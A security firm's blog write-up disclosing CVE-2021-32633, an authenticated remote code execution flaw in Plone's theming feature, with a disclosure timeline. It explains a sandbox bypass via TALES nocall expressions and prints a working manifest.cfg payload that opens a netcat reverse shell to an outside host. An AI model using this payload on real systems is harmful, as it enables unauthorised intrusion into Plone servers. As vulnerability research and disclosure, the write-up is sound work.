Write-up: Plone Authenticated RCE (CVE-2021-32633)

cyllective 27 May 2021 | #write-up (/blog/tags/write-up), #plone (/blog/tags/plone), #cve (/blog/tags/cve), #cve-2021-32633 (/blog/tags/cve-2021-32633), #securecodereview (/blog/tags/securecodereview)

> **Plone is a Python-based open source content management project actively developed since 2002. It is available in more than 40 languages, and comes with 196 add-ons. Plone has had over 89,000 commits made by close to 800 code contributors, representing close to 1,250,000 lines of code.**
> **...**
> **Trusted by the CIA, FBI and Others: The Central Intelligence Agency and the Federal Bureau of Investigation have chosen to trust their websites to Plone. Additionally, the government of Brazil, NASA, Disney and many other schools, governments and businesses around the world have chosen Plone for secure, enterprise web content management."**
>
> **Plone: security statement** — ***https://plone.com/secure.html***

Within the reconnaissance & research phase, we've stumbled upon a recently disclosed security advisory posted on Github (https://github.com/advisories/GHSA-wq6x-g685-w5f2), related to an XXE vulnerability (Improper Restriction of XML External Entity Reference in Plone).

Hence we had a look at the Plone CMS (https://plone.org/), to both improve our own understanding of patched vulnerabilities and ~~potentially~~ find new vulnerabilities ourselves.

In this write-up, we go into more detail on how we found an authenticated RCE vulnerability in Plone and how we ended up exploiting it - PoC included!

Labs!

In order to get up and running quickly we've decided to make use of the official Docker image (https://github.com/plone/plone.docker) for our local Plone lab:

```
docker run -p 127.0.0.1:8080:8080 plone:5.2.4
```

After spawning the docker container and creating a new Plone site, we started exploring Plone's features. Spending a good amount of time playing around with the plaethora of features in Plone, we started focusing on the Theming feature.

Theming

While skimming through Plone's Theming Manual (https://docs.plone.org/external/plone.app.theming/docs/index.html#plone-app-theming-manual), we learned about an interesting feature available to theme authors called **TALES expressions**.

According to the theming manual, TALES expressions "work as they do in Zope Page Templates". So we referred to the Zope documentation (https://zope.readthedocs.io/en/latest/zopebook/ZPT.html#tales-expressions) about TALES expressions to learn more about them.

Appendix C: 27.11. TALES Overview (https://zope.readthedocs.io/en/latest/zopebook/AppendixC.html#tales-overview) provides an overview of different TALES expression **types** which we can make use of in our templates:

- **path** - locate a value by its path.
- **exists** - test whether a path is valid.
- **nocall** - locate an object by its path.
- **not** - negate an expression.
- **string** - format a string.
- **python** - execute a Python expression.

The `python expression` type seems very interesting, would this expression type allow us to execute arbitrary Python code?

The more elaborate description under Appendix C: 27.16. TALES Python expressions (https://zope.readthedocs.io/en/latest/zopebook/AppendixC.html#tales-python-expressions) tells us otherwise:

```
Python expressions evaluate Python code in a security-restricted environment.
Python expressions offer the same facilities as those available in Python-based
Scripts and DTML variable expressions.

...

Python expressions are subject to Zope permission and role security
restrictions. In addition, expressions cannot access objects whose names
begin with underscore.
```

We started digging further into RestrictedPython with the main focus set on understanding the “security-restricted” environment under which python expressions are executed.

Security-Restricted Environment

Zope (https://plone.org/what-is-plone/zope), the foundation of Plone, makes use of RestrictedPython (https://github.com/zopefoundation/RestrictedPython) to closely control what a theme author is allowed to execute within a `python expression`. In essence, the Python expression is compiled and later executed (via eval) with a limited set of globals available. Some globally available functions, like `getattr`, `setattr` and `delattr` are replaced with custom wrapper functions to enforce even more strict validation of what can and cannot be performed.

To get an idea of what is available to us inside the restricted environment, we edited `/plone/buildout-cache/eggs/cp38/Zope-4.5.5-py3.8.egg/Products/PageTemplates/ZRPythonExpr.py` (inside the docker container) to dump the `globals` argument passed to the `eval` statement.

```
...

class PythonExpr(PythonExpr):
    _globals = get_safe_globals()
    _globals['_getattr_'] = guarded_getattr
    _globals['__debug__'] = __debug__

    def __init__(self, name, expr, engine):
        self.text = self.expr = text = expr.strip().replace('\n', ' ')
        code, err, warn, use = compile_restricted_eval(
            text, self.__class__.__name__)

        if err:
            raise engine.getCompilerError()(
                'Python expression error:\n%s' % '\n'.join(err))

        self._varnames = list(use.keys())
        self._code = code

    def __call__(self, econtext):
        __traceback_info__ = self.text
        vars = self._bind_used_names(econtext, {})
        vars.update(self._globals)
        with open("/tmp/globals_dump.txt", "w") as fout:
            fout.write(str(vars))
        return eval(self._code, vars, {})
...
```


We ended up with the following output (shortened for brevity):

```
{
    '__builtins__': {
        'None': None,
        'False': False,
        'True': True,
        ...
        'getattr': <built-in function guarded_getattr>
        'setattr': <function guarded_setattr at 0x7f7f7f211430>,
        'delattr': <function guarded_delattr at 0x7f7f7f211790>,
        '_getattr_': <function safer_getattr at 0x7f7f7f211820>,
        'string': <module 'string' from '/usr/local/lib/python3.8/string.py'>,
        'random': <module 'random' from '/usr/local/lib/python3.8/random.py'>,
        'whrandom': <module 'random' from '/usr/local/lib/python3.8/random.py'>,
        'set': <class 'set'>,
        ...
    },
    ...
}
```

After inspecting the `string`, `math` and `random` Python modules, we found a potential way of executing arbitrary code:

```
random._os.system("nc -e /bin/sh 1.3.3.7 1337")
```

But this violates one of the security environment's constraints, we are not allowed to access objects whose name starts with an underscore.



We're sorry, but there seems to be an error...

CompilerError

```
Traceback (innermost last):
  Module ZPublisher.WSGIPublisher, line 162, in transaction_pubevents
  Module ZPublisher.WSGIPublisher, line 371, in publish_module
  Module ZPublisher.WSGIPublisher, line 266, in publish
  Module ZPublisher.mapply, line 85, in mapply
  Module ZPublisher.WSGIPublisher, line 63, in call_object
  Module plone.app.theming.browser.mapper, line 283, in getFrame
  Module plone.app.theming.utils, line 725, in prepareThemeParameters
  Module plone.app.theming.utils, line 286, in compileExpression
  Module zope.tales.tales, line 654, in compile
  Module Products.PageTemplates.ZRPythonExpr, line 39, in __init__
zope.tales.tales.CompilerError: Python expression error:
Line 1: "_os" is an invalid attribute name because it starts with "_".
```

(/img/plone-authenticated-rce-cve-2021-32633/underscore_restriction.png)


Finding a bypass

After pondering for a while and reading through the documentation on theming in a bit more detail, we learned that a subset of TALES expression types can be used inside the TALES python expression itself, as outlined at the end of chapter "27.16.2.2. Built-in Functions":

```
These functions are available in Python expressions, but not in
Python-based scripts:

path(string) Evaluate a TALES path expression.
string(string) Evaluate a TALES string expression.
exists(string) Evaluates a TALES exists expression.
nocall(string) Evaluates a TALES nocall expression.
```

After experimenting with other TALES expression types available inside the python expression, we realized that the underscore restriction is not enforced in `path`, `string`, `exists` or `nocall`. In other words, we can get a reference to `random._os.system` via the `nocall` expression type.


Mozilla Firefox
localhost:8080/Plone/++theme++tsts/@@theming-controlpanel-ma
Search
Back to the control panel
Save
File
Edit
Find
Tools
Show inspectors
Preview theme
Fullscreen
Refresh
Clear cache
Help
index.html
manifest.cfg
rules.xml
/index.html
/manifest.cfg
ValueError — Mozilla Firefox
ValueError
localhost:8080/Plone/++theme++tsts/@@theming-controlpa

```
[theme]
title = tsts
description =

[theme:parameters]
x = python:nocall("random/_os/system")
```

We're sorry, but there seems to be an error...

ValueError

```
Traceback (innermost last):
  Module ZPublisher.WSGIPublisher, line 162, in transaction_pubevents
  Module ZPublisher.WSGIPublisher, line 371, in publish_module
  Module ZPublisher.WSGIPublisher, line 266, in publish
  Module ZPublisher.mapply, line 85, in mapply
  Module ZPublisher.WSGIPublisher, line 63, in call_object
  Module plone.app.theming.browser.mapper, line 283, in getFrame
  Module plone.app.theming.utils, line 733, in prepareThemeParameters
  Module diazo.utils, line 116, in quote_param
ValueError: ('Cannot convert %s', <built-in function system>)
```

(/img/plone-authenticated-rce-cve-2021-32633/reference_to_system.png)

This was the missing piece of the puzzle.


All we need to do now, is call the system function with a command of our choice.

Exploitation

The following steps lead to exploiting this vulnerability:

1. Authenticate as a privileged user (with theme editing rights)
2. Access the control panel and navigate to the `Theming` page
3. Create a new Theme
4. Edit `manifest.cfg`
5. Extend `manifest.cfg` with a new section called `[theme:parameters]`
6. Populate the new section with the following TALES expression: `x = python:nocall("random/_os/system")("<code>")`
7. Populate `<code>` with a reverse shell payload
8. Save `manifest.cfg` and click the `Preview theme` button to trigger the payload

… and finally catch the shell:


Mozilla Firefox
127.0.0.1:8080/Plone/++theme++t
New Tab
http://127.0.0.1:8080/Plone/++theme++tst/@@theming-controlpanel-mapper?_authentic
Back to the control panel
preview theme in a new window
Save
File
Edit
Find
Tools
Show inspectors
Preview theme
Fullscreen
Refresh
Clear cache
index.html
manifest.cfg
rules.xml
/index.html
/manifest.cfg
nc -lvp 9999

```
[theme]
title = tst
description =

[theme:parameters]
x = python:nocall("random/_os/system")("nc -e /bin/sh 10.0.0.1 9999")

```

```
me in ~/plone λ nc -lvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.0.0.2 54304
id
uid=500(plone) gid=500(plone) groups=500(plone)
```

(/img/plone-authenticated-rce-cve-2021-32633/exploit.png)

PoC

To showcase the exploitation of this vulnerability, we've developed a PoC which will spawn a reverse shell. Head over to the cyllective/CVEs Github repo (https://github.com/cyllective/CVEs) to check it out.

Timeline

- 2021-04-24: Vulnerability discovered and reported to vendor and our customer
- 2021-04-24: Applied preliminary fix of the issue at the customers site
- 2021-04-24: Vendor response "Thanks for the report!"
- 2021-05-06: Vendor releases security vulnerability pre-announcement 20210518 (https://plone.org/security/announcements/20210518-preannounce)
- 2021-05-12: Vendor allocates CVE
- 2021-05-18: Vendor releases security hotfix 20210518 (https://plone.org/security/hotfix/20210518)
- 2021-05-22: Vendor publicly discloses CVE-2021-32633 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-32633)
- 2021-05-27: Write-up released

References

- Plone: App Theming Manual (https://docs.plone.org/external/plone.app.theming/docs/index.html#plone-app-theming-manual)
- Zope: Zope Page Templates (https://zope.readthedocs.io/en/latest/zopebook/AppendixC.html)
- Plone: Security Hotfix 20210518 (https://plone.org/security/hotfix/20210518)
- Plone: Security statement - "NO ZERO DAY EVER" (https://plone.com/secure.html)
- Mitre: CVE-2021-32633 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-32633)
- cyllective/CVEs Github repo (https://github.com/cyllective/CVEs)